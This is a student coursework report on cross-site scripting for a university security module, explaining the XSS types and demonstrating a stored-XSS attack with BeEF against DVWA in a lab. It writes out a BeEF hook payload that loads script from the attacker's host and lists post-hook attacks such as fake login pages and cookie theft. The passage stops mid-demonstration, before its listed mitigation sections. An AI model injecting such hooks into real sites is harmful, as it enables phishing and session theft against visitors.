LONDON METROPOLITAN UNIVERSITY

Islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework 02

Year and Semester

2021 -22 Spring Semester

Student Name: Aadarsha Muni Shakya

London Met ID: 20049438

College ID: NP01NT4S210023

Assignment Due Date: 4th May 2022

Assignment Submission Date: 4th May 2022

Word Count (Where Required):3060

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Table of Content

Table of Content 2

Table of Figures 3

Abstract 5

1. Introduction 6

1.1 Aim 6

1.2 Objectives 6

2. Background 7

3. Demonstration 10

4. Mitigation 23

5. Evaluation 27

6. Conclusion 29

7. References 30

Table of Figures

Figure 1: Opening BeEF 10
Figure 2: Running Metasploitable Virtual machine 11
Figure 3: Typing IP address of Metasploitable in a web browser 11
Figure 4: Metasploitable 2 web application 12
Figure 5: DVWA web application 12
Figure 6: Getting the JavaScript code to hook the targets 13
Figure 7: Getting IP address of attacker computer 14
Figure 8: Pasteeing IP address at "<IP>" 14
Figure 9: Paste the side script in a vulnerable website 15
Figure 10: Opening DVWA in windows 15
Figure 11: Clicking on XSS stored 16
Figure 12: Windows is hooked 16
Figure 13: Exploring Command tab 17
Figure 14: Exploring DVWA in Windows 17
Figure 15: Using Spyder Eye to exploit Windows 18
Figure 16: Screenshot of hooked Windows 18
Figure 17: Using Redirect Browser to exploit Windows 19
Figure 18: The typed URL is opened in Windows 19
Figure 19: Using Create Alert Dialog to exploit Windows 20
Figure 20: Same alert message is displayed 20
Figure 21: Using Pretty Theft to exploit Windows 21
Figure 22: Fake Facebook login page is displayed in Windows 21
Figure 23: Windows users inserting values 22
Figure 24: The inserted value is displayed in BeEF 22
Figure 25: Opening DVWA in attacker PC 23
Figure 26: Injecting the same code as earlier 24
Figure 27: Opening DVWA in victim's PC 24
Figure 28: Clicking on Stored XSS as earlier 25
Figure 29: Victim's PC is not hooked 25
Figure 30: The code injected has changed 26

Figure 31: Use of htmlspecialchars() 26

Abstract

In this report web application vulnerability related to Cross-Site Scripting is covered. Moreover, contents related to Cross-Site Scripting, a demonstration of how it is done, a mitigation strategy to be safe from these vulnerabilities, and Cost Benefit Analysis of the mitigation are covered. Now a days where everything is digitalized, this type of vulnerabilities has grown so, this report is done to fix those issues.

1. Introduction

Cross-Site Scripting (XSS) attack is done by tricking a web application by running malicious script (VERACODE, 2010). A web application is vulnerable towards XSS if there is an unsensitized text field or other vulnerabilities in web applications. There are three types of XSS, and they are Reflected XSS, Stored XSS and DOM based XSS.

For Reflected XSS, this attack is successful when an attacker uses web applications to send malicious URL which contains a side script which is executed when the URL is clicked by a different end user.

Similarly, Stored XSS stores malicious JavaScript in the database of a web application and when the web application is visited the side script is executed in the victim's device.

Lastly, DOM based XSS modifies the document object model in the victim's browser used by the original client-side script in order to run client-side code in an unexpected manner. (Nidecki, 2019)

Just like other attacks, XSS also compromises the CIA triad. So, in-order to prevent this from happening avoiding attacks related to XSS is very important. In this project how XSS is used to attack victims and how these vulnerabilities can be mitigated are discussed.

1.1 Aim

The aim of this project is to learn about cross-site scripting and mitigating vulnerabilities related to cross-site scripting

1.2 Objectives

- Learning about Cross-Site Scripting
- Learning about types of Cross-Site Scripting
- Using BEEF to create malicious JavaScript
- Learn about mitigation strategy like htmlspecialchars ()
- Learning about Cost Benefit Analysis

2. Background

Cross-Site Scripting can be done by ether sending a URL with a side script, or when users access to side script stored in the database of the web application, or by writing into document object model of the web application. Based on these different methods, the type of XSS vulnerabilities is classified into 3 types. Namely, Reflected, Stored and DOM based XSS.

More about Reflected Cross-Site Scripting (XSS) vulnerability, it is also known as type I XSS. While executing this attack the first step is to analyse the website. The main goal is to find input text files and how a given input is displayed in the URL. Once the given input is seen in the URL the value can be replaced to a side script. Then, the URL including the side script is sent to the victim. If the victim clicks on that link, the side script is executed in the victim's computer and according to the script the outcome can be seen in the victim's computer.

For illustration, if a website has input text field and an attacker plant a simple side script which displays an alert message saying "XSS". Then the attacker sends the URL to a victim and once the link is clicked the alert prompt is displayed in the victim's computer. This is a simple code, but other malicious Java Script can also be used in a similar way.

For Stored XSS also known as type II XSS vulnerability. Firstly, the website is analysed and seen if the database can be used when entering values in a text field. Once this is found the attacker can store a side script in the database of the web application. In this type there can be multiple victims. This is because whoever uses that web application is a victim of stored XSS. In other words, the planted side script is executed in the victim's computer leading to a successful cross-site scripting attack.

Moreover, if a web application stores the input given by the users an attacker can store a JavaScript. Just like earlier, an alert message saying "XSS" can be used as an example. Once the JavaScript is injected in the database, whoever visits the web application will see an alert message saying "XSS". The desired users might or might not be the victim in this type, but a bulk mass of random victims is attacked.

For example, if an attacker plant stored XSS in Facebook web application a lot of users will be compromised but if the targeted victim doesn't use Facebook the attack will be unsuccessful.

For DOM based XSS also known as type 0 XSS vulnerability, it is an adding, changing, or removing contents from a HTML document. This leads to the website being viewed in a different way than normally viewed. Unlike other types of XSS a text field is not required. Instead, the Elements and HTML attributes are changed by injecting malicious scripts. So, the first step should be finding the used elements

and tags in the web application. Then the contents in the page can be added, changed, and removed.

Moreover, tags like <img> can be used to do such attacks. The “onerror” attribute of <img> tag can be used to inject a side script in a web application. At first the image source should be an invalid value and when the “src” sends an error the script stored in “onerror” attribute is injected in the web application. And therefore, XSS is successfully done.

For example, if a web application has an image in it and if an attacker changes its image source and injects an alert JavaScript in the onerror attribute the required image won’t be shown instead, the side script will be executed.

After exploiting those vulnerabilities BeEF is used to create malicious JavaScript. BeEF or Browser Exploitation Framework is a penetration texting tool that focuses on the web browser. It uses client-side attack vectors to assess the actual security posture of a target environment. (KALI, 2022)

Moreover, tools like BeEF can be used to hook victims by using its script and hook victim’s computer. BeEF has an inbuild script which can be used as a malicious script. However, the IP address must be replaced with the attacker computer IP address. And therefore, the script is ready to be used.

After hooking victims many different attacks like getting screenshot of victim screen, redirecting to other websites, getting cookies, detecting antivirus, send fake login pages, send fake updates and many more.

All of the commands shown in the BeEF cannot be executed and to make differentiation easy BeEF displays different colours. For example, green means the command will work and will be invisible to the victim, orange means the command will work but might be visible to the victim. Similarly, white means the victim verification is needed for working of this command. And finally, red means the command does not work agents the victim.

The contents discussed earlier are the XSS vulnerabilities in web applications. If the web application has no filters on the input value given by the users, the web application is vulnerable towards XSS.

For the mitigation of those vulnerabilities the input message should be passed through htmlspecialchars () function which will lead to special characters like “<” and “>” to converted into other texts. This leads to change in the message and desired script injection will fail.

For example, semicolon is used to end a line in JavaScript. And an attacker can send a message with semicolon and execute a new script. But if the special characters are converted into normal characters this XSS vulnerability can be mitigated.

Moreover, if the victims use a different web application than of the hooked one, the victim will go offline in the BeEF framework and the attacks cannot be executed.

3. Demonstration

As described earlier, A malicious side script is injected in a web application. And in this case the malicious code is generated by using a tool called BeEF which stands for Browser Exploitation Framework. And after injecting the JavaScript inbuild commands can be executed.

For the demonstration part, Stored Cross-Site Scripting (XSS) is done to show the XSS vulnerabilities in web application.




Figure 1: Opening BeEF

At first, the side script generating and exploiting tool is opened. The tool will open a terminal which will redirect to a web browser which will be used to exploit commands.




Figure 2: Running Metasploitable Virtual machine

Now in order to use Metasploitable web application, Metasploitable web server is opened in the background. Then, the IP address of Metasploitable is copied.




Figure 3: Typing IP address of Metasploitable in a web browser

In the attacker machine, paste the IP address of Metasploitable webserver to access the web application like DVWA and Mutillidae.




Figure 4: Metasploitable 2 web application

In this project DVWA is used and it is accessed by clicking on DVWA in the web application of Metasploitable web server as shown above.




Figure 5: DVWA web application

The above figure is the screen shot of DVWA which stands for Damn Vulnerable Web Application.




Figure 6: Getting the JavaScript code to hook the targets

As stated earlier, the BeEF will open a terminal. And in it the side script is predefined, in this can the JavaScript is <script src=http://<IP>:3000/hook.js> </script>.




Figure 7: Pasting the JavaScript in leaf pad.

However, some changes like “<IP>” should be replaced with the IP address of the attacker PC.




Figure 8: Getting IP address of attacker computer

Using ifconfig in Terminator to learn the IP address of the attacker PC.




Figure 9: Pasting IP address at "<IP>"

Now, the <IP> is replaced with the actual IP address. And therefore, the malicious script is ready to be used.




Figure 10: Paste the side script in a vulnerable website

In DVWA, paste the side script and click on Sign Guestbook button and the JavaScript is injected in the database of DVWA.




Figure 11: Opening DVWA in windows

Assume that a victim is using the DVWA which has the injected malicious code.

